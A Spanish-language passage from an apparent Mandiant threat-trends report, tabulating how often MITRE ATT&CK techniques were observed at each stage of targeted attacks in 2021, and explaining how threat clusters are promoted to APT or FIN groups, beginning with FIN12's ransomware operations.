
10 técnicas principales observadas con más frecuencia

1.	T1027: Archivos o información confusa	51,4 %
2.	T1059: Intérprete de comandos y scripting	44,9 %
3.	T1071: Protocolo de la capa de aplicaciones	36,8 %
4.	T1082: Descubrimiento de sistemas de información	31,8 %
5.	T1083: Descubrimiento de archivos y directorios	31,7 %
6.	T1070: Eliminación de indicadores en el host	31,7 %
7.	T1055: Inyección de procesos	28,5 %
8.	T1021: Servicios remotos	27,4 %
9.	T1497: Evasión de virtualización/entorno aislado	26,9 %
10.	T1105: Transferencia de herramienta de ingreso	26,5 %
	T1569: Servicios del sistema	26,5 %

5 subtécnicas principales observadas con más frecuencia

1.	T1071.001: Protocolos web	32,0 %
2.	T1059.001: PowerShell	29,4 %
3.	T1070.004: Eliminación de archivos	27,1 %
4.	T1569.003: Ejecución del servicio	26,5 %
5.	T1021.001: Protocolo de escritorio remoto	23,4 %

Tecnologías frecuentemente atacadas, 2021



TÉCNICAS MITRE ATT&CK RELACIONADAS CON EL CICLO DE VIDA DEL ATAQUE ESPECÍFICO SEGÚN MANDIANT, 2021

Ciclo de vida del ataque específico

Marco MITRE ATT&CK

20,00 %	100,00 %
10,00 %	19,99 %
5,00 %	9,99 %
2,00 %	4,99 %
0,00 %	1,99 %

El ciclo de vida del ataque específico de Mandiant es una secuencia predecible de eventos que los atacantes cibernéticos utilizan para llevar a cabo sus ataques. Para obtener más información: https://www.mandiant.com/resources/targeted-attack-lifecycle

Reconocimiento inicial

Reconocimiento

Análisis activo	0,8 %	T1595.002: Análisis de vulnerabilidades	0,5 %
		T1595.001: Análisis de bloques de IP	0,3 %

Desarrollo de recursos

T1588: Obtención de capacidades	16,0 %	T1588.003: Certificados de firma de código	15,5 %
		T1588.004: Certificados digitales	0,5 %
T1608: Capacidades de almacenamiento	12,9 %	T1608.003: Instalación del certificado digital	9,2 %
		T1608.005: Vinculación del ataque	3,5 %
		T1608.004: Ataque desapercibido	0,2 %
		T1608.001: Carga del malware	0,2 %
		T1608.002: Carga de la herramienta	0,2 %
T1583: Adquisición de infraestructura	9,4 %	T1583.003: Servidor virtual privado	9,4 %
T1584: Infraestructura en riesgo	3,4 %		
T1587: Desarrollo de capacidades	1,7 %	T1587.003: Certificados digitales	0,9 %
		T1587.002: Certificados de firma de código	0,8 %

Ataque inicial

Acceso Inicial

T1190: Explotación de aplicación pública	25,8 %		
T1195: Ataque a la cadena de suministro	11,1 %	T1195.002: Cadena de suministro de software en riesgo	11,1 %
T1133: Servicios remotos externos	8,8 %		
T1566: Phishing	8,6 %	T1566.001: Archivo adjunto para phishing selectivo	4,3 %
		T1566.002: Enlace de phishing selectivo	3,5 %
T1078: Cuentas válidas	6,3 %		
T1189: Ataque desapercibido	4,3 %		
T1199: Relación de confianza	0,6 %		

Ciclo de vida del ataque específico

Marco MITRE ATT&CK

20,00 %	100,00 %
10,00 %	19,99 %
5,00 %	9,99 %
2,00 %	4,99 %
0,00 %	1,99 %

Establecimiento de presencia

Persistencia

T1053: Trabajos/Tareas programadas	15,8 %	T1053.005: Tareas programadas	13,5 %
		T1053.003: Cron	0,5 %
		T1053.001: En (Linux)	0,2 %
T1505: Componente de software del servidor	14,0 %	T1505.003: Web Shell (línea de comandos a través de la web)	14,0 %
		T1505.004: Componentes IIS	0,5 %
T1543: Creación o modificación del proceso del sistema	13,1 %	T1543.003: Servicio de Windows	12,8 %
		T1543.002: Servicio del sistema	0,5 %
T1133: Servicios remotos externos	8,8 %		
T1098: Manipulación de cuentas	8,3 %	T1098.001: Credenciales de nube adicionales	0,6 %
		T1098.002: Permisos de delegación de correo electrónico de intercambio	0,6 %
		T1098.004: Claves autorizadas de SSH	0,6 %
T1547: Ejecución del arranque automático durante el arranque o el inicio de sesión	6,9 %	T1547.001: Claves de ejecución del registro/ Carpeta de inicio	5,5 %
		T1547.009: Modificación de accesos directos	1,4 %
		T1547.004: DLL de Winlogon Helper	0,6 %
		T1547.006: Módulos y extensiones de kernel	0,2 %
T1136: Creación de cuenta	6,3 %	T1136.001: Cuenta local	1,5 %
		T1136.002: Cuenta de dominio	0,8 %
		T1136.003: Cuenta en la nube	0,5 %
T1574: Flujo de ejecución de secuestro	4,2 %	Lore T1574.011: Vulnerabilidad de permisos en el registro de los servicios	3,4 %
		T1574.002: Carga lateral de un archivo DLL	0,9 %
		T1574.001: Secuestro de la DLL de orden de búsquedas	0,3 %
		T1574.008: Intercepción de ruta por secuestro de orden de búsqueda	0,2 %
T1546: Ejecución activada por evento	2,8 %	T1546.003: Suscripción al evento de instrumental de administración de Windows	1,4 %
		T1546.008: Características de accesibilidad	0,9 %
		T1546.007: DLL de Netsh Helper	0,3 %
		T1546.010: DLL de AppInit	0,2 %
		T1546.001: Cambio de asociación predeterminada del archivo	0,2 %
		T1546.015: Secuestro del componente de modelo de objeto	0,2 %
		T1546.012: Inyección de opciones de ejecución de imagen de archivo	0,2 %
		T1546.002: Protector de pantalla	0,2 %
T1197: Tareas BITS	0,8 %		
T1037: Scripts de inicialización de arranque o inicio de sesión	0,5 %	T1037.001: Script de inicio de sesión (Windows)	0,2 %
		T1037.003: Script de inicio de sesión de red	0,2 %
		T1037.004: Scripts RC	0,2 %
T1556: Modificación del proceso de autenticación	0,3 %	T1556.003: Módulos de autenticación conectables	0,3 %
T1554: Binario de ataque de software del cliente	0,2 %		

Ciclo de vida del ataque específico

Marco MITRE ATT&CK

20,00 %	100,00 %
10,00 %	19,99 %
5,00 %	9,99 %
2,00 %	4,99 %
0,00 %	1,99 %

Escalación de privilegios

Escalación de privilegios

T1055: Inyección de procesos	28,5 %	T1055.003: Secuestro de ejecución de subproceso	2,8 %
		T1055.001: Inyección de enlace dinámico de biblioteca	1,1 %
		T1055.004: Llamada de procedimiento asíncrona	0,9 %
		T1055.012: Hollowing (vaciado)	0,8 %
		T1055.002: Inyección de ejecutable portable	0,2 %
T1053: Trabajos/Tareas programadas	15,8 %	T1053.005: Tareas programadas	13,5 %
		T1053.003: Cron	0,5 %
		T1053.001: En (Linux)	0,2 %
T1543: Creación o modificación del proceso del sistema	13,1 %	T1543.003: Servicio de Windows	12,8 %
		T1543.002: Servicio del sistema	0,5 %
T1134: Manipulación de token de acceso	12.2 %	T1134.001: Suplantación/robo de token	6,3 %
		T1134.002: Creación del proceso con token	0,2 %
T1547: Ejecución del arranque automático durante el arranque o el inicio de sesión	6,9 %	T1547.001: Claves de ejecución del registro/ Carpeta de inicio	5,5 %
		T1547.009: Modificación de accesos directos	1,4 %
		T1547.004: DLL de Winlogon Helper	0,6 %
		T1547.006: Módulos y extensiones de kernel	0,2 %
T1078: Cuentas válidas	6,3 %		
T1574: Flujo de ejecución de secuestro	4,2 %	T1574.011: Vulnerabilidad de permisos en el registro de los servicios	3,4 %
		T1574.002: Carga lateral de un archivo DLL	0,9 %
		T1574.001: Secuestro de la DLL de orden de búsquedas	0,3 %
		T1574.008: Intercepción de ruta por secuestro de orden de búsqueda	0,2 %
T1546: Ejecución activada por evento	2,8 %	T1546.003: Suscripción al evento de instrumental de administración de Windows	1,4 %
		T1546.008: Características de accesibilidad	0,9 %
		T1546.007: DLL de Netsh Helper	0,3 %
		T1546.010: DLL de AppInit	0,2 %
		T1546.001: Cambio de asociación predeterminada del archivo	0,2 %
		T1546.015: Secuestro del componente de modelo de objeto	0,2 %
		T1546.012: Inyección de opciones de ejecución de imagen de archivo	0,2 %
		T1546.002: Protector de pantalla	0,2 %
T1548: Mecanismo de control de uso indebido de elevación	2,2 %	T1548.002: Derivaciones del control de cuenta de usuario	2,0 %
		T1548.001: Setuid y Setgid	0,2 %
T1484: Modificación de política de dominio	0,8 %	T1484.001: Modificación de política de grupo	0,8 %
T1037: Scripts de inicialización de arranque o inicio de sesión	0,5 %	T1037.001: Script de inicio de sesión (Windows)	0,2 %
		T1037.003: Script de inicio de sesión de red	0,2 %
		T1037.004: Scripts RC	0,2 %
T1068: Explotación para la escalación de privilegios	0,3 %		

Ciclo de vida del ataque específico

Marco MITRE ATT&CK

20,00 %	100,00 %
10,00 %	19,99 %
5,00 %	9,99 %
2,00 %	4,99 %
0,00 %	1,99 %

Reconocimiento interno

Descubrimiento

T1082: Descubrimiento de sistemas de información	31,8 %		
T1083: Descubrimiento de archivos y directorios	31,7 %		
T1497: Evasión de virtualización/entorno aislado	26,9 %	T1497.001: Comprobaciones del sistema	17,7 %
		T1497.003: Evasión basada en tiempo	3,4 %
T1012: Registro de consultas	21,1 %		
T1033: Descubrimiento del propietario/usuario del sistema	19,1 %		
T1057: Descubrimiento de procesos	18,9 %		
T1016: Descubrimiento de la configuración de red del sistema	16,9 %	T1016.001: Descubrimiento de la conexión de Internet	0,6 %
T1518: Descubrimiento de software	16,8 %	T1518.001: Descubrimiento del software de seguridad	0,3 %
T1087: Descubrimiento de cuentas	13,7 %	T1087.002: Cuenta de dominio	2,3 %
		T1087.001: Cuenta local	1,4 %
		T1087.004: Cuenta en la nube	0,2 %
		T1087.003: Cuenta de correo electrónico	0,2 %
T1482: Descubrimiento de confianza de dominio	8,2 %		
T1069: Descubrimiento de grupos de permisos	8,2 %	T1069.002: Grupos de dominio	2,0 %
		T1069.001: Grupos locales	1,1 %
		T1069.003: Grupos de nube	0,2 %
T1007: Descubrimiento de servicio del sistema	8,0 %		
T1010: Descubrimiento de ventana de aplicaciones	6,5 %		
T1135: Descubrimiento de recursos compartidos de la red	6,2 %		
T1049: Descubrimiento de las conexiones de la red del sistema	6,2 %		
T1614: Descubrimiento de la ubicación del sistema	3,8 %	T1614.001: Descubrimiento del idioma del sistema	3,8 %
T1018: Descubrimiento de sistema remoto	2,6 %		
T1046: Análisis del servicio de red	2,0 %		
T1580: Descubrimiento de infraestructura de la nube	0,8 %		
T1124: Descubrimiento de la hora del sistema	0,6 %		
T1040: Network Sniffing	0,3 %		
T1201: Descubrimiento de políticas de contraseñas	0,3 %		
T1538: Panel de servicio en la nube	0,2 %		
T1526: Descubrimiento del servicio en la nube	0,2 %		
T1619: Descubrimiento del objeto de almacenamiento en la nube	0,2 %		
T1120: Descubrimiento del dispositivo periférico	0,2 %		

Ciclo de vida del ataque específico

Marco MITRE ATT&CK

20,00 %	100,00 %
10,00 %	19,99 %
5,00 %	9,99 %
2,00 %	4,99 %
0,00 %	1,99 %

Desplazamiento lateral

Desplazamiento lateral

T1021: Servicios remotos	27,4 %	T1021.001: Protocolo de escritorio remoto	23,4 %
		T1021.004: SSH	4,8 %
		T1021.002: Recursos compartidos del administrador de Windows/SMB	4,0 %
		T1021.005: VNC	0,5 %
		T1021.006: Gestión remota de Windows	0,2 %
T1550: Uso de material de autenticación alternativa	0,8 %	T1550.002: Pase del hash	0,5 %
		T1550.001: Token de acceso a la aplicación	0,2 %
		T1550.003: Pase del ticket	0,2 %
T1570: Transferencia de herramienta lateral	0,6 %		
T1534: Phishing selectivo (Spearphishing) interno	0,5 %		

Ciclo de vida del ataque específico

Marco MITRE ATT&CK

20,00 %	100,00 %
10,00 %	19,99 %
5,00 %	9,99 %
2,00 %	4,99 %
0,00 %	1,99 %

Mantener la presencia

Persistencia

T1053: Trabajos/Tareas programadas	15,8 %	T1053.005: Tareas programadas	13,5 %
		T1053.003: Cron	0,5 %
		T1053.001: En (Linux)	0,2 %
T1505: Componente de software del servidor	14,0 %	T1505.003: Web Shell (línea de comandos a través de la web)	14,0 %
		T1505.004: Componentes IIS	0,5 %
T1543: Creación o modificación del proceso del sistema	13,1 %	T1543.003: Servicio de Windows	12,8 %
		T1543.002: Servicio del sistema	0,5 %
T1133: Servicios remotos externos	8,8 %		
T1098: Manipulación de cuentas	8,3 %	T1098.001: Credenciales de nube adicionales	0,6 %
		T1098.002: Permisos de delegación de correo electrónico de intercambio	0,6 %
		T1098.004: Claves autorizadas de SSH	0,6 %
T1547: Ejecución del arranque automático durante el arranque o el inicio de sesión	6,9 %	T1547.001: Claves de ejecución del registros/ Carpeta de inicio	5,5 %
		T1547.009: Modificación de accesos directos	1,4 %
		T1547.004: DLL de Winlogon Helper	0,6 %
		T1547.006: Módulos y extensiones de kernel	0,2 %
T1136: Creación de cuenta	6,3 %	T1136.001: Cuenta local	1,5 %
		T1136.002: Cuenta de dominio	0,8 %
		T1136.003: Cuenta en la nube	0,5 %
T1574: Flujo de ejecución de secuestro	4,2 %	T1574.011: Vulnerabilidad de permisos en el registro de los servicios	3,4 %
		T1574.002: Carga lateral de un archivo DLL	0,9 %
		T1574.001: Secuestro de la DLL de orden de búsquedas	0,3 %
		T1574.008: Intercepción de ruta por secuestro de orden de búsqueda	0,2 %
T1546: Ejecución activada por evento	2,8 %	T1546.003: Suscripción al evento de instrumental de administración de Windows	1,4 %
		T1546.008: Características de accesibilidad	0,9 %
		T1546.007: DLL de Netsh Helper	0,3 %
		T1546.010: DLL de AppInit	0,2 %
		T1546.001: Cambio de asociación predeterminada del archivo	0,2 %
		T1546.015: Secuestro del componente de modelo de objeto	0,2 %
		T1546.012: Inyección de opciones de ejecución de imagen de archivo	0,2 %
		T1546.002: Protector de pantalla	0,2 %
T1197: Tareas BITS	0,8 %		
T1037: Scripts de inicialización de arranque o inicio de sesión	0,5 %	T1037.001: Script de inicio de sesión (Windows)	0,2 %
		T1037.003: Script de inicio de sesión de red	0,2 %
		T1037.004: Scripts RC	0,2 %
T1556: Modificación del proceso de autenticación	0,3 %	T1556.003: Módulos de autenticación conectables	0,3 %
T1554: Binario de ataque de software del cliente	0,2 %		

Ciclo de vida del ataque específico

Marco MITRE ATT&CK

20,00 %	100,00 %
10,00 %	19,99 %
5,00 %	9,99 %
2,00 %	4,99 %
0,00 %	1,99 %

Finalización de la misión

Recopilación

T1560: Archivo de datos recopilados	13,8 %	T1560.001: Archivo a través de utilidad	4,0 %
		T1560.002: Archivo a través de la biblioteca	1,1 %
T1056: Captura de entrada	7,5 %	T1056.001: Captura de teclas digitadas	7,5 %
T1213: Datos de repositorios de información	6,9 %	T1213.003: Repositorios de código	1,1 %
		T1213.002: Sharepoint	1,1 %
		T1213.001: Confluence	0,3 %
T1074: Almacenamiento de datos	4,6 %	T1074.001: Almacenamiento de datos locales	3,8 %
		T1074.002: Almacenamiento de datos remotos	1,5 %
T1115: Datos en el portapapeles	4,3 %		
T1113: Captura de pantalla	3,8 %		
T1114: Recopilación de correo electrónico	2,0 %	T1114.002: Recopilación de correo electrónico remoto	1,1 %
		T1114.001: Recopilación de correo electrónico local	0,3 %
		T1114.003: Regla de reenvío de correo electrónico	0,2 %
T1039: Datos de la unidad de red compartida	1,1 %		
T1530: Datos de objeto de almacenamiento en la nube	0,9 %		
T1005: Datos del sistema local	0,5 %		
T1119: Recopilación automatizada	0,2 %		
T1602: Datos del repositorio de configuración	0,2 %	T1602.002: Volcado de la configuración del dispositivo de red	0,2 %

Exfiltración

T1567: Exfiltración por servicio web	3,1 %	T1567.002: Exfiltración al almacenamiento en la nube	0,9 %
		T1567.001: Exfiltración al repositorio de código	0,2 %
T1020: Exfiltración automatizada	1,1 %		
T1041: Exfiltración mediante el canal C2	0,6 %		
T1030: Límites de tamaño de la transferencia de datos	0,2 %		
T1048: Exfiltración por protocolo alternativo	0,2 %		

Impacto

T1486: Datos cifrados para el impacto	22,6 %		
T1489: Detención del servicio	11,5 %		
T1529: Apagado/Reinicio del sistema	4,9 %		
T1490: Inhibición de la recuperación del sistema	3,2 %		
T1496: Secuestro de recursos	3,2 %		
T1485: Destrucción de datos	2,8 %		
T1565: Manipulación de datos	0,5 %	T1565.001: Manipulación de datos almacenados	0,5 %
T1531: Eliminación de acceso a cuentas	0,3 %		
T1491: Sustituciones	0,2 %	T1491.002: Sustituciones externas	0,2 %
T1561: Eliminación de disco	0,2 %	T1561.002: Eliminación de la estructura de disco	0,2 %

Ciclo de vida del ataque específico

Marco MITRE ATT&CK

20,00 %	100,00 %
10,00 %	19,99 %
5,00 %	9,99 %
2,00 %	4,99 %
0,00 %	1,99 %

En todo el ciclo de vida

Acceso a credenciales

T1003: Volcado de credenciales del SO	9,8 %	T1003.001: Memoria LSASS	4,3 %
		T1003.003: NTDS	3,7 %
		T1003.002: Administrador de cuenta de seguridad	1,4 %
		T1003.008: /etc/passwd and /etc/shadow	1,2 %
		T1003.006: DCSync	0,8 %
		T1003.004: Secretos de la LSA	0,2 %
T1056: Captura de entrada	7,5 %	T1056.001: Captura de teclas digitadas	7,5 %
T1552: Credenciales no seguras	4,0 %	T1552.004: Claves privadas	1,4 %
		T1552.002: Credenciales en el registro	1,1 %
		T1552.001: Credenciales en archivos	0,6 %
		T1552.006: Preferencias de la política de grupo	0,6 %
		T1552.003: Historial de bash	0,5 %
		T1552.005: API de los metadatos de la instancia de nube	0,3 %
T1558: Robo o falsificación de tickets Kerberos	2,5 %	T1558.003: Kerberoasting	2,0 %
		T1558.004: AS-REP Roasting	0,3 %
		T1558.001: Golden Ticket	0,2 %
T1555: Credenciales de almacenes de contraseñas	2,0 %	T1555.003: Credenciales de navegadores web	1,4 %
		T1555.005: Administradores de contraseñas	0,5 %
		T1555.004: Administrador de credenciales de Windows	0,2 %
T1110: Fuerza bruta	3,7 %	T1110.001: Suposición de contraseña	1,2 %
		T1110.003: Ataques de fuerza bruta inversa a contraseñas	0,9 %
		T1110.004: Llenado de credenciales	0,5 %
T1111: Intercepción de autenticación de doble factor	1,1 %		
T1539: Robo de cookie de sesión web	0,8 %		
T1187: Autenticación forzada	0,5 %		
T1556: Modificación del proceso de autenticación	0,3 %	T1556.003: Módulos de autenticación conectables	0,3 %
T1040: Network Sniffing	0,3 %		
T1606: Falsificación de credenciales web	0,2 %	T1606.001: Cookies web	0,2 %

Comando y control

T1071: Protocolo de la capa de aplicaciones	36,8 %	T1071.001: Protocolos web	32,0 %
		T1071.004: DNS	8,2 %
		T1071.002: Protocolos de transferencia de archivos	0,3 %
T1105: Transferencia de herramienta de ingreso	26,5 %		
T1573: Canal cifrado	14,3 %	T1573.002: Criptografía asimétrica	13,7 %
		T1573.001: Criptografía simétrica	0,6 %
T1095: Protocolo de la capa que no es de aplicaciones	12,8 %		
T1090: Proxy	6,2 %	T1090.003: Proxy de salto múltiple	3,5 %
		T1090.004: Encubrimiento de dominio	0,8 %
		T1090.001: Proxy interno	0,2 %
T1572: Tunelización de protocolos	4,5 %		
T1568: Resolución dinámica	3,4 %	T1568.002: Algoritmos de generación de dominio	3,4 %
T1219: Software de acceso remoto	1,4 %		
T1102: Servicio web	1,1 %	T1102.001: Resolutor de contenido dead drop	0,2 %
T1132: Codificación de datos	0,8 %	T1132.001: Codificación estándar	0,8 %
T1001: Confusión de datos	0,5 %	T1001.002: Esteganografía	0,2 %
T1008: Canales de respaldo	0,2 %		

Ciclo de vida del ataque específico

Marco MITRE ATT&CK

20,00 %	100,00 %
10,00 %	19,99 %
5,00 %	9,99 %
2,00 %	4,99 %
0,00 %	1,99 %

Evasión de defensa

T1027: Archivos o información confusa	51,4 %	T1027.005: Eliminación de indicador de las herramientas	9,8 %
		T1027.002: Empaquetado de software	5,4 %
		T1027.003: Esteganografía	3,4 %
		T1027.004: Compilar después de la entrega	0,5 %
T1070: Eliminación de indicadores en el host	31,7 %	T1070.004: Eliminación de archivos	27,1 %
		T1070.006: Timestomp (falseo de fecha)	6,5 %
		T1070.001: Eliminación de registros de eventos de Windows	3,7 %
		T1070.005: Eliminación de la conexión compartida de red	1,7 %
		T1070.002: Eliminación de registros de sistema de Linux o Mac	0,5 %
		T1070.003: Eliminación del historial de comandos	0,3 %
T1055: Inyección de procesos	28,5 %	T1055.003: Secuestro de ejecución de subproceso	2,8 %
		T1055.001: Inyección de enlace dinámico de biblioteca	1,1 %
		T1055.004: Llamada de procedimiento asíncrona	0,9 %
		T1055.012: Hollowing (vaciado)	0,8 %
		T1055.002: Inyección de ejecutable portable	0,2 %
T1497: Evasión de virtualización/entorno aislado	26,9 %	T1497.001: Comprobaciones del sistema	17,7 %
		T1497.003: Evasión basada en tiempo	3,4 %
T1140: Desofuscación/Decodificación de archivos o información	23,5 %		
T1112: Modificación de registro	22,3 %		
T1564: Ocultamiento de artefactos	20,2 %	T1564.003: Ocultamiento de ventana	18,9 %
		T1564.008: Reglas de ocultamiento de correo electrónico	0,9 %
		T1564.004: Atributos de archivo NTFS	0,3 %
T1553: Inversión de controles de confianza	15,5 %	T1553.002: Firma de código	15,5 %
T1620: Carga de código de reflejo	13,5 %		
T1562: Debilitamiento de defensas	13,4 %	T1562.001: Deshabilitación o modificación de herramientas	9,1 %
		T1562.004: Deshabilitación o modificación del sistema firewall	5,7 %
		T1562.003: Debilitamiento del registro del historial de comandos	0,5 %
		T1562.008: Deshabilitación de registros en la nube	0,3 %
		T1562.007: Deshabilitación o modificación del firewall de la nube	0,2 %
T1134: Manipulación de token de acceso	12.2 %	T1134.001: Suplantación/robo de token	6,3 %
		T1134.002: Creación del proceso con token	0,2 %
T1202: Ejecución indirecta de comandos	8,2 %		
T1078: Cuentas válidas	6,3 %		
T1218: Ejecución de proxy binario firmado	5,4 %	T1218.011: Rundll32	3,4 %
		T1218.005: Mshta	0,6 %
		T1218.010: Regsvr32	0,6 %
		T1218.007: Msiexec	0,5 %
		T1218.002: Panel de control	0,3 %
		T1218.003: CMSTP	0,2 %

Ciclo de vida del ataque específico

Marco MITRE ATT&CK

20,00 %	100,00 %
10,00 %	19,99 %
5,00 %	9,99 %
2,00 %	4,99 %
0,00 %	1,99 %

T1574: Flujo de ejecución de secuestro	4,2 %	T1574.011: Vulnerabilidad de permisos en el registro de los servicios	3,4 %
		T1574.002: Carga lateral de un archivo DLL	0,9 %
		T1574.001: Secuestro de la DLL de orden de búsquedas	0,3 %
		T1574.008: Intercepción de ruta por secuestro de orden de búsqueda	0,2 %
T1480: Barandillas protectoras de ejecución	3,7 %	T1480.001: Manipulación ambiental	0,2 %
T1036: Personificación falsa	3,2 %	T1036.005: Coincidencia de ubicación o nombre legítimo	0,6 %
		T1036.007: Extensión de archivo doble	0,3 %
		T1036.003: Cambio de nombre de las utilidades del sistema	0,3 %
T1548: Mecanismo de control de uso indebido de elevación	2,2 %	T1548.002: Derivaciones del control de cuenta de usuario	2,0 %
		T1548.001: Setuid y Setgid	0,2 %
T1222: Modificación de permisos de archivo y directorio	1,7 %	T1222.001: Modificación de permisos de archivo y directorio de Windows	0,6 %
		T1222.002: Modificación de permisos de archivo y directorio de Linux y Mac	0,5 %
T1197: Tareas BITS	0,8 %		
T1484: Modificación de política de dominio	0,8 %	T1484.001: Modificación de política de grupo	0,8 %
T1550: Uso de material de autenticación alternativa	0,8 %	T1550.002: Pase del hash	0,5 %
		T1550.001: Token de acceso a la aplicación	0,2 %
		T1550.003: Pase del ticket	0,2 %
T1127: Ejecución de proxy de utilidades de desarrollador confiable	0,5 %	T1127.001: MSBuild	0,5 %
T1556: Modificación del proceso de autenticación	0,3 %	T1556.003: Módulos de autenticación conectables	0,3 %
T1578: Modificación de la infraestructura de computación en la nube	0,3 %	T1578.002: Creación de instancia en la nube	0,3 %
		T1578.003: Eliminación de instancia de nube	0,2 %
T1014: Rootkit	0,3 %		

Ejecución

T1059: Intérprete de comandos y scripting	44,9 %	T1059.001: PowerShell	29,4 %
		T1059.003: Shell de comandos de Windows	11,2 %
		T1059.005: Visual Basic	4,0 %
		T1059.006: Python	3,4 %
		T1059.007: JavaScript	1,8 %
		T1059.004: Unix Shell	1,5 %
T1569: Servicios del sistema	26,5 %	T1569.002: Ejecución del servicio	26,5 %
T1053: Trabajos/Tareas programadas	15,8 %	T1053.005: Tareas programadas	13,5 %
		T1053.003: Cron	0,5 %
		T1053.001: En (Linux)	0,2 %
T1204: Ejecución de usuario	5,8 %	T1204.001: Enlace malicioso	3,4 %
		T1204.002: Archivo malicioso	2,5 %
T1047: Instrumental de administración de Windows	4,0 %		
T1203: Explotación para ejecución del cliente	2,0 %		
T1559: Comunicación entre procesos	0,8 %	T1559.001: Componente del modelo de objeto	0,5 %
T1129: Módulos compartidos	0,6 %		

GRUPOS DE AMENAZAS NOTABLES Y RECIENTEMENTE ASCENDIDOS


CÓMO UN GRUPO DE AMENAZAS SE CONVIERTE EN UN GRUPO APT O FIN

Los analistas de Mandiant revisaron datos de la actividad de las amenazas provenientes de una variedad de fuentes para identificar grupos dignos de mención, como las investigaciones de respuesta ante incidentes de Mandiant, las investigaciones de Managed Defense y la telemetría de los productos de seguridad. Inicialmente, el informe de Mandiant puede referirse a estos pequeños grupos de actividad mediante una descripción genérica, como "Perpetradores de espionaje iraníes sospechosos", en lugar de un nombre formal. Con el tiempo, algunos grupos se expandirán con base en los datos obtenidos de las actividades de amenazas emergentes o de las investigaciones en curso que proporcionan perspectivas con respecto a las tácticas, técnicas y procedimientos (Tactics, Techniques and Procedures, TTP) del grupo. Cuando no hay suficiente evidencia para atribuir de inmediato la actividad a un perpetrador o grupo existente, Mandiant crea un grupo de amenazas no clasificado (Uncategorized, UNC) para rastrear la actividad recientemente identificada.

Un UNC es un grupo de actividad cibernética, que incluye artefactos observables como la infraestructura, las herramientas y las técnicas profesionales del adversario. Los UNC se basan en características básicas y determinantes que a menudo se descubren durante un solo incidente. Por ejemplo, afianzamiento común sería una muestra de malware que se conecta a un dominio controlado por el perpetrador. Si bien el informe de Mandiant suele hace referencia a los UNC específicos, los artículos más antiguos pueden usar nombres de grupo temporales como "TEMP.Reaper".

A medida que nuestro conocimiento del grupo de amenazas se consolida lo suficiente, es posible que llevemos a cabo un proyecto de investigación metódico y profundo que culminará con la asignación de una designación formal basada en las convenciones de nomenclatura establecidas de Mandiant. Los grupos de amenazas persistentes avanzadas (APT) por lo general se enfocan en actividades de espionaje, mientras que los grupos con motivación financiera (FIN) están compuestos de perpetradores que monetizan sus operaciones a través de métodos como la implementación de ransomware, el robo de datos de tarjetas de pago y el fraude de correo electrónico de negocios.

En 2021, Mandiant subió el nivel de dos grupos de ataque de un grupo TEMP rastreado anteriormente y los incluyó en grupos FIN. También anunciamos un nuevo grupo UNC de interés considerable.



FIN12 PRIORIZA LA VELOCIDAD DE LA IMPLEMENTACIÓN DEL RANSOMWARE CON RESPECTO A OBJETIVOS DE ALTO VALOR

FIN12 es el grupo de amenazas con motivación financiera que se encuentra detrás de los prolíficos ataques de ransomware con RYUK que se remontan, por lo menos, hasta octubre de 2018. La definición de Mandiant de FIN12 está limitada a la actividad posterior a la vulneración debido a que tenemos un alto nivel de confianza de que FIN12 depende de socios para obtener el acceso inicial a los entornos de las víctimas. En lugar de llevar a cabo el robo de datos y extorsión, una táctica ampliamente adoptada por otros perpetradores de ransomware, FIN12 parece priorizar la velocidad. La falta de exfiltración de datos a gran escala en los incidentes de FIN12 ha contribuido, casi con certeza, a la alta cadencia de operaciones del grupo. Entre septiembre de 2020 y septiembre de 2021, las intrusiones de FIN12 comprendieron casi un 20 por ciento de las investigaciones de respuesta ante incidentes de ransomware que Mandiant llevó a cabo.

Asociaciones para el acceso inicial

